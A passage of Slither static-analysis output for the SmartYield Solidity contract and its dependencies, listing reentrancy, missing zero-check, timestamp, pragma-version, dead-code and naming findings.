SmartYield.initialize(address,address,address,address,uint256,uint256)._aToken (contracts/policies/SmartYield.sol#151) lacks a zero-check on :
        - underlying = IAToken(_aToken).UNDERLYING_ASSET_ADDRESS() (contracts/policies/SmartYield.sol#161)
SmartYield.initialize(address,address,address,address,uint256,uint256)._bondTokenImpl (contracts/policies/SmartYield.sol#153) lacks a zero-check on :
        - bondTokenImpl = _bondTokenImpl (contracts/policies/SmartYield.sol#162)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
```

```
Reentrancy in SmartYield.borrow(address,uint256,address,uint256) (contracts/policies/SmartYield.sol#313-344):
        External calls:
        - (healthFactor) = IProvider(bondProvider)._getUserAccountDataProvider(bondProvider) (contracts/policies/SmartYield.sol#322)
        State variables written after the call(s):
        - debtData[nextDebtId] = debt (contracts/policies/SmartYield.sol#337)
        - nextDebtId ++ (contracts/policies/SmartYield.sol#339)
Reentrancy in SmartYield.initialize(address,address,address,address,uint256,uint256) (contracts/policies/SmartYield.sol#149-166):
        External calls:
        - IProvider(bondProvider).initialize(_aToken,address(this)) (contracts/policies/SmartYield.sol#160)
        State variables written after the call(s):
        - bondTokenImpl = _bondTokenImpl (contracts/policies/SmartYield.sol#162)
        - healthFactorGuard = _healthFactorGuard (contracts/policies/SmartYield.sol#165)
        - nextDebtId = 1 (contracts/policies/SmartYield.sol#164)
        - underlying = IAToken(_aToken).UNDERLYING_ASSET_ADDRESS() (contracts/policies/SmartYield.sol#161)
        - withdrawWindow = _withdrawWindow (contracts/policies/SmartYield.sol#163)
Reentrancy in SmartYield.liquidateTerm(address) (contracts/policies/SmartYield.sol#420-439):
        External calls:
        - IProvider(bondProvider).addTotalUnRedeemed(_realizedYield) (contracts/policies/SmartYield.sol#429)
        State variables written after the call(s):
        - activeTerm = nextTerm (contracts/policies/SmartYield.sol#432)
        - liquidityProviderBalance = liquidityProviderBalance + _realizedYield (contracts/policies/SmartYield.sol#435)
Reentrancy in SmartYield.setNextTermFor(uint256,uint16,uint16,address) (contracts/policies/SmartYield.sol#387-414):
        External calls:
        - IBond(_bond).initialize(underlying,_end) (contracts/policies/SmartYield.sol#399)
        State variables written after the call(s):
        - activeTerm = _bond (contracts/policies/SmartYield.sol#410)
        - bondData[_bond].start = _start (contracts/policies/SmartYield.sol#401)
        - bondData[_bond].end = _end (contracts/policies/SmartYield.sol#402)
        - bondData[_bond].feeRate = _feeRate (contracts/policies/SmartYield.sol#403)
        - bondData[_bond].bond = _bond (contracts/policies/SmartYield.sol#404)
        - bondData[_currentTerm].nextTerm = _bond (contracts/policies/SmartYield.sol#408)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in SmartYield.addLiquidity(uint256) (contracts/policies/SmartYield.sol#180-186):
        External calls:
        - IProvider(bondProvider)._takeUnderlying(msg.sender,_tokenAmount) (contracts/policies/SmartYield.sol#183)
        - IProvider(bondProvider)._depositProvider(_tokenAmount) (contracts/policies/SmartYield.sol#184)
        Event emitted after the call(s):
        - AddLiquidity(msg.sender,liquidityProviderBalance,_tokenAmount) (contracts/policies/SmartYield.sol#185)
Reentrancy in SmartYield.borrow(address,uint256,address,uint256) (contracts/policies/SmartYield.sol#313-344):
        External calls:
        - (healthFactor) = IProvider(bondProvider)._getUserAccountDataProvider(bondProvider) (contracts/policies/SmartYield.sol#322)
        - IERC20Upgradeable(_bond).safeTransferFrom(msg.sender,address(this),_bondAmount) (contracts/policies/SmartYield.sol#340)
        - IProvider(bondProvider)._borrowProvider(_borrowAsset,_borrowAmount) (contracts/policies/SmartYield.sol#341)
        - IERC20Upgradeable(_borrowAsset).safeTransfer(msg.sender,_borrowAmount) (contracts/policies/SmartYield.sol#342)
        Event emitted after the call(s):
        - Borrowed(msg.sender,currentDebtId,debt) (contracts/policies/SmartYield.sol#343)
Reentrancy in SmartYield.buyBond(address,uint256) (contracts/policies/SmartYield.sol#237-249):
        External calls:
        - IProvider(bondProvider)._takeUnderlying(buyer,_tokenAmount) (contracts/policies/SmartYield.sol#245)
        - IProvider(bondProvider)._depositProvider(_tokenAmount) (contracts/policies/SmartYield.sol#246)
        - IBond(_bond).mint(buyer,_tokenAmount) (contracts/policies/SmartYield.sol#247)
        Event emitted after the call(s):
        - BondIssued(buyer,_bond,_tokenAmount) (contracts/policies/SmartYield.sol#248)
Reentrancy in SmartYield.claimReward(address) (contracts/policies/SmartYield.sol#220-228):
        External calls:
        - (rewardsList,claimedAmounts) = IProvider(bondProvider).claimRewardsTo(assets,_user) (contracts/policies/SmartYield.sol#223-226)
        Event emitted after the call(s):
        - RewardsClaimed(msg.sender,_user,rewardsList,claimedAmounts) (contracts/policies/SmartYield.sol#227)
Reentrancy in SmartYield.liquidateDebt(uint256) (contracts/policies/SmartYield.sol#366-376):
        External calls:
        - IERC20Upgradeable(debt.borrowAsset).safeTransferFrom(msg.sender,bondProvider,compoundBalance) (contracts/policies/SmartYield.sol#372)
        - IProvider(bondProvider)._repayProvider(debt.borrowAsset,compoundBalance) (contracts/policies/SmartYield.sol#373)
        - IERC20Upgradeable(debt.collateralBond).safeTransfer(msg.sender,debt.collateralAmount) (contracts/policies/SmartYield.sol#374)
        Event emitted after the call(s):
        - Liquidated(msg.sender,_debtId,debtData[_debtId]) (contracts/policies/SmartYield.sol#375)
Reentrancy in SmartYield.liquidateTerm(address) (contracts/policies/SmartYield.sol#420-439):
        External calls:
        - IProvider(bondProvider).addTotalUnRedeemed(_realizedYield) (contracts/policies/SmartYield.sol#429)
        Event emitted after the call(s):
        - TermLiquidated(_bond) (contracts/policies/SmartYield.sol#438)
Reentrancy in SmartYield.provideRealizedYield(address,uint256) (contracts/policies/SmartYield.sol#205-212):
        External calls:
        - IProvider(bondProvider)._takeUnderlying(msg.sender,_tokenAmount) (contracts/policies/SmartYield.sol#208)
        - IProvider(bondProvider)._depositProvider(_tokenAmount) (contracts/policies/SmartYield.sol#209)
        Event emitted after the call(s):
        - InjectedRealizedYield(msg.sender,_bond,bondData[_bond]) (contracts/policies/SmartYield.sol#211)
Reentrancy in SmartYield.redeemBond(address,uint256) (contracts/policies/SmartYield.sol#256-266):
        External calls:
        - IProvider(bondProvider)._withdrawProvider(_totalRedeem) (contracts/policies/SmartYield.sol#262)
        - IProvider(bondProvider)._sendUnderlying(msg.sender,_totalRedeem) (contracts/policies/SmartYield.sol#263)
        - IBond(_bond).burn(msg.sender,_tokenAmount) (contracts/policies/SmartYield.sol#264)
        Event emitted after the call(s):
        - BondRedeemed(msg.sender,_bond,_totalRedeem) (contracts/policies/SmartYield.sol#265)
Reentrancy in SmartYield.removeLiquidity(uint256) (contracts/policies/SmartYield.sol#192-198):
        External calls:
        - IProvider(bondProvider)._withdrawProvider(_tokenAmount) (contracts/policies/SmartYield.sol#195)
        - IProvider(bondProvider)._sendUnderlying(msg.sender,_tokenAmount) (contracts/policies/SmartYield.sol#196)
        Event emitted after the call(s):
        - RemoveLiquidity(msg.sender,liquidityProviderBalance,_tokenAmount) (contracts/policies/SmartYield.sol#197)
Reentrancy in SmartYield.repay(uint256) (contracts/policies/SmartYield.sol#350-360):
        External calls:
        - IERC20Upgradeable(debt.borrowAsset).safeTransferFrom(msg.sender,bondProvider,compoundBalance) (contracts/policies/SmartYield.sol#356)
        - IProvider(bondProvider)._repayProvider(debt.borrowAsset,compoundBalance) (contracts/policies/SmartYield.sol#357)
        - IERC20Upgradeable(debt.collateralBond).safeTransfer(msg.sender,debt.collateralAmount) (contracts/policies/SmartYield.sol#358)
        Event emitted after the call(s):
        - Repaied(msg.sender,_debtId,debtData[_debtId]) (contracts/policies/SmartYield.sol#359)
Reentrancy in SmartYield.rolloverBond(address,uint256) (contracts/policies/SmartYield.sol#273-286):
        External calls:
        - IBond(_bond).burn(msg.sender,_tokenAmount) (contracts/policies/SmartYield.sol#283)
        - IBond(nextTerm).mintLocked(msg.sender,claimable) (contracts/policies/SmartYield.sol#284)
        Event emitted after the call(s):
        - BondRolledOver(msg.sender,_bond,nextTerm,_tokenAmount,claimable) (contracts/policies/SmartYield.sol#285)
Reentrancy in SmartYield.setNextTermFor(uint256,uint16,uint16,address) (contracts/policies/SmartYield.sol#387-414):
        External calls:
        - IBond(_bond).initialize(underlying,_end) (contracts/policies/SmartYield.sol#399)
        Event emitted after the call(s):
        - TermSetUp(controller,_bond,bondData[_currentTerm],bondData[_bond]) (contracts/policies/SmartYield.sol#413)
Reentrancy in SmartYield.withdraw(address,uint256) (contracts/policies/SmartYield.sol#293-304):
        External calls:
        - IBond(_bond).burn(msg.sender,_withdrawAmount) (contracts/policies/SmartYield.sol#300)
        - IProvider(bondProvider)._withdrawProvider(_withdrawAmount) (contracts/policies/SmartYield.sol#301)
        - IProvider(bondProvider)._sendUnderlying(msg.sender,_withdrawAmount) (contracts/policies/SmartYield.sol#302)
        Event emitted after the call(s):
        - BondWithdrawn(msg.sender,_bond,_withdrawAmount) (contracts/policies/SmartYield.sol#303)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

SmartYield.buyBond(address,uint256) (contracts/policies/SmartYield.sol#237-249) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)((start_ - withdrawWindow) > block.timestamp,cannot buy now) (contracts/policies/SmartYield.sol#243)
SmartYield.rolloverBond(address,uint256) (contracts/policies/SmartYield.sol#273-286) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > termInfo.start && block.timestamp < termInfo.end,not valid timestamp) (contracts/policies/SmartYield.sol#278)
        - require(bool,string)((block.timestamp < (nextTermInfo.start - withdrawWindow)),next term has started) (contracts/policies/SmartYield.sol#281)
SmartYield.withdraw(address,uint256) (contracts/policies/SmartYield.sol#293-304) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp < termInfo.start,not in withdraw window) (contracts/policies/SmartYield.sol#297)
SmartYield.borrow(address,uint256,address,uint256) (contracts/policies/SmartYield.sol#313-344) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(_newHealthFactor > 1e18,proposed debt is not safe) (contracts/policies/SmartYield.sol#336)
SmartYield.liquidateDebt(uint256) (contracts/policies/SmartYield.sol#366-376) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(healthFactor < 1e18,still healthy) (contracts/policies/SmartYield.sol#370)
SmartYield.setNextTermFor(uint256,uint16,uint16,address) (contracts/policies/SmartYield.sol#387-414) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(_start > block.timestamp,start must be in the future) (contracts/policies/SmartYield.sol#393)
SmartYield.liquidateTerm(address) (contracts/policies/SmartYield.sol#420-439) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(block.timestamp > _end,SmartYield: term hasn't ended) (contracts/policies/SmartYield.sol#426)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

ClonesUpgradeable.clone(address) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#25-35) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#27-33)
ClonesUpgradeable.cloneDeterministic(address,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#44-54) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#46-52)
ClonesUpgradeable.predictDeterministicAddress(address,bytes32,address) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#59-75) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#65-74)
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.AddressSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#282-292) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#287-289)
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.UintSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#356-366) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#361-363)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

SmartYield.buyBond(address,uint256) (contracts/policies/SmartYield.sol#237-249) compares to a boolean constant:
        -require(bool,string)(termInfo.liquidated == false,term is liquidated) (contracts/policies/SmartYield.sol#241)
SmartYield.redeemBond(address,uint256) (contracts/policies/SmartYield.sol#256-266) compares to a boolean constant:
        -require(bool,string)(termInfo.liquidated == true,term is not liquidated) (contracts/policies/SmartYield.sol#260)
SmartYield.liquidateTerm(address) (contracts/policies/SmartYield.sol#420-439) compares to a boolean constant:
        -require(bool,string)(termInfo.liquidated == false,term already liquidated) (contracts/policies/SmartYield.sol#423)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.10', '^0.8.0', '^0.8.1', '^0.8.10', '^0.8.2']
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/interfaces/IERC20MetadataUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#4)
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/IERC20Upgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/IERC20MetadataUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/draft-IERC20PermitUpgradeable.sol#4)
```

```
          - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#4)
          - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
          - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#4)
          - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
          - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#4)
          - 0.8.10 (contracts/external/aave/DataTypes.sol#2)
          - 0.8.10 (contracts/external/aave/IAToken.sol#2)
          - 0.8.10 (contracts/external/aave/IAaveIncentivesController.sol#2)
          - 0.8.10 (contracts/external/aave/IInitializableAToken.sol#2)
          - 0.8.10 (contracts/external/aave/IPool.sol#2)
          - 0.8.10 (contracts/external/aave/IPoolAddressesProvider.sol#2)
          - 0.8.10 (contracts/external/aave/IScaledBalanceToken.sol#2)
          - ^0.8.0 (contracts/interfaces/IBond.sol#2)
          - ^0.8.10 (contracts/interfaces/IProvider.sol#2)
          - v2 (contracts/interfaces/IProvider.sol#3)
          - ^0.8.2 (contracts/interfaces/ISmartYield.sol#2)
          - v2 (contracts/interfaces/ISmartYield.sol#3)
          - ^0.8.0 (contracts/libraries/WadRayMath.sol#2)
          - ^0.8.10 (contracts/policies/SmartYield.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#114-120) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
ClonesUpgradeable.cloneDeterministic(address,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#44-54) is never used and should be removed
ClonesUpgradeable.predictDeterministicAddress(address,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#80-86) is never used and should be removed
ClonesUpgradeable.predictDeterministicAddress(address,bytes32,address) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#59-75) is never used and should be removed
EnumerableSetUpgradeable._at(EnumerableSetUpgradeable.Set,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#138-140) is never used and should be removed
EnumerableSetUpgradeable._length(EnumerableSetUpgradeable.Set) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#124-126) is never used and should be removed
EnumerableSetUpgradeable._remove(EnumerableSetUpgradeable.Set,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#80-112) is never used and should be removed
EnumerableSetUpgradeable._values(EnumerableSetUpgradeable.Set) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#150-152) is never used and should be removed
EnumerableSetUpgradeable.add(EnumerableSetUpgradeable.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#166-168) is never used and should be removed
EnumerableSetUpgradeable.add(EnumerableSetUpgradeable.UintSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#306-308) is never used and should be removed
EnumerableSetUpgradeable.at(EnumerableSetUpgradeable.AddressSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#270-272) is never used and should be removed
EnumerableSetUpgradeable.at(EnumerableSetUpgradeable.Bytes32Set,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#204-206) is never used and should be removed
EnumerableSetUpgradeable.at(EnumerableSetUpgradeable.UintSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#344-346) is never used and should be removed
EnumerableSetUpgradeable.contains(EnumerableSetUpgradeable.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#183-185) is never used and should be removed
EnumerableSetUpgradeable.contains(EnumerableSetUpgradeable.UintSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#323-325) is never used and should be removed
EnumerableSetUpgradeable.length(EnumerableSetUpgradeable.AddressSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#256-258) is never used and should be removed
EnumerableSetUpgradeable.length(EnumerableSetUpgradeable.Bytes32Set) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#190-192) is never used and should be removed
EnumerableSetUpgradeable.length(EnumerableSetUpgradeable.UintSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#330-332) is never used and should be removed
EnumerableSetUpgradeable.remove(EnumerableSetUpgradeable.AddressSet,address) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#242-244) is never used and should be removed
EnumerableSetUpgradeable.remove(EnumerableSetUpgradeable.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#176-178) is never used and should be removed
EnumerableSetUpgradeable.remove(EnumerableSetUpgradeable.UintSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#316-318) is never used and should be removed
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.AddressSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#282-284) is never used and should be removed
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.Bytes32Set) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#216-218) is never used and should be removed
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.UintSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#356-366) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#131-137) is never used and should be removed
SafeERC20Upgradeable.safeApprove(IERC20Upgradeable,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#46-59) is never used and should be removed
SafeERC20Upgradeable.safeDecreaseAllowance(IERC20Upgradeable,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#70-81) is never used and should be removed
SafeERC20Upgradeable.safeIncreaseAllowance(IERC20Upgradeable,address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#61-68) is never used and should be removed
SafeERC20Upgradeable.safePermit(IERC20PermitUpgradeable,address,address,uint256,uint256,uint8,bytes32,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#83-97) is never used and should b
e removed
SafeMath.div(uint256,uint256,string) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#191-200) is never used and should be removed
SafeMath.mod(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#151-153) is never used and should be removed
SafeMath.mod(uint256,uint256,string) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#217-226) is never used and should be removed
SafeMath.sub(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#107-109) is never used and should be removed
SafeMath.sub(uint256,uint256,string) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#168-177) is never used and should be removed
SafeMath.tryAdd(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#22-28) is never used and should be removed
SafeMath.tryDiv(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#66-69) is never used and should be removed
SafeMath.tryMod(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#76-81) is never used and should be removed
SafeMath.tryMul(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#47-57) is never used and should be removed
SafeMath.trySub(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#38-40) is never used and should be removed
WadRayMath.halfRay() (contracts/libraries/WayRayMath.sol#31-33) is never used and should be removed
WadRayMath.halfWad() (contracts/libraries/WayRayMath.sol#35-37) is never used and should be removed
WadRayMath.rayDiv(uint256,uint256) (contracts/libraries/WayRayMath.sol#53-57) is never used and should be removed
WadRayMath.wad() (contracts/libraries/WayRayMath.sol#27-29) is never used and should be removed
WadRayMath.wadDiv(uint256,uint256) (contracts/libraries/WayRayMath.sol#43-47) is never used and should be removed
WadRayMath.wadMul(uint256,uint256) (contracts/libraries/WayRayMath.sol#39-41) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/interfaces/IERC20MetadataUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#4) allows old versions
Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/IERC20Upgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/IERC20MetadataUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/draft-IERC20PermitUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeMath.sol#4) allows old versions
Pragma version0.8.10 (contracts/external/aave/DataTypes.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IATtoken.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IAaveIncentivesController.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IInitializableAToken.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IPool.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IPoolAddressesProvider.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version0.8.10 (contracts/external/aave/IScaledBalanceToken.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IBond.sol#2) allows old versions
Pragma version^0.8.10 (contracts/interfaces/IProvider.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.2 (contracts/interfaces/ISmartYield.sol#2) allows old versions
Pragma version^0.8.0 (contracts/libraries/WayRayMath.sol#2) allows old versions
Pragma version^0.8.10 (contracts/policies/SmartYield.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
solc-0.8.10 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#40-42) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#44-46) is not in mixedCase
Variable ReentrancyGuardUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#74) is not in mixedCase
Function IERC20PermitUpgradeable.DOMAIN_SEPARATOR() (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/draft-IERC20PermitUpgradeable.sol#59) is not in mixedCase
Function IAToken.UNDERLYING_ASSET_ADDRESS() (contracts/external/aave/IAToken.sol#119) is not in mixedCase
Function IAToken.RESERVE_TREASURY_ADDRESS() (contracts/external/aave/IAToken.sol#125) is not in mixedCase
Function IAToken.DOMAIN_SEPARATOR() (contracts/external/aave/IAToken.sol#132) is not in mixedCase
Function IAToken.POOL() (contracts/external/aave/IAToken.sol#153) is not in mixedCase
Function IAaveIncentivesController.REWARD_TOKEN() (contracts/external/aave/IAaveIncentivesController.sol#155) is not in mixedCase
Function IAaveIncentivesController.PRECISION() (contracts/external/aave/IAaveIncentivesController.sol#161) is not in mixedCase
Function IAaveIncentivesController.DISTRIBUTION_END() (contracts/external/aave/IAaveIncentivesController.sol#166) is not in mixedCase
Function IPool.ADDRESSES_PROVIDER() (contracts/external/aave/IPool.sol#614) is not in mixedCase
Function IPool.MAX_STABLE_RATE_BORROW_SIZE_PERCENT() (contracts/external/aave/IPool.sol#676) is not in mixedCase
Function IPool.FLASHLOAN_PREMIUM_TOTAL() (contracts/external/aave/IPool.sol#680) is not in mixedCase
